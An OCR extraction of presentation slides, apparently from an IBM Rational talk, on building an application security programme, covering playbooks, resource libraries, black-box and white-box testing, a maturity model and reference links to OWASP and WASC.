
- Quarterly Audit

The Foundation

1. Playbook
2. Resource Library
3. Enterprise Metrics
4. SDLC
5. Training Program

Define

- Assign Security Expert
- Risk Analysis



Solution

People
Process
Technology

Outsourcing?

Test

- Formal Security Assessment

Deploy


- Quarterly Audit

The Foundation

1. Playbook
2. Resource Library
3. Enterprise Metrics
4. SDLC
5. Training Program

Define

- Assign Security Expert
- Risk Analysis



Solution

People
Process
Technology

Foundation Components

- Playbook
  - Corporate Policy
  - Exception Handling
- Resource Library
  - Security Principles
  - Threat Classification
  - Certified Components
  - Feedback Mechanism (Inside, Outside)

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



Solution

People
Process
Technology

Application Security - When?

1 Black Box

2 White Box




Solution

People
Process
Technology

Financial Impact

Cost to Fix dramatically increases the longer you wait to test


Source: *Implementing Software Inspections, IBM Systems Sciences Institute, IBM*



Solution

People
Process
Technology

Security Testing In the Software Lifecycle



Solution

People
Process
Technology

Application Security Maturity Model

Phase 1
Phase 2
Phase 3

High

Difficulty & Cost of Test

Low

Phase 1: Security Team

Phase 2: Security Team; QA Team


Phase 3: Security Team; QA Team; Development Team

Criticality & Risk of App.

Low


% Applications Tested

High




Q & A

Questions?




Additional Resources

- OWASP
  - www.owasp.org
  - Top Ten List
  - Secure Development
- Web Application Security Consortium
  - www.webappsec.org
  - Threat Classification
  - Web Hacking Incidents Database



Additional Resources

- Download free trial of IBM Rational AppScan 7.8: http://www.ibm.com/developerworks/downloads/r/appscan/
- Library: Whitepapers, analyst reports, brochures, etc: http://www-306.ibm.com/software/rational/sw-library/
- IBM Rational upcoming events: http://www-306.ibm.com/software/rational/events_1.html



Thanks for joining me today!

Armando Bioc

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abioc@us.ibm.com

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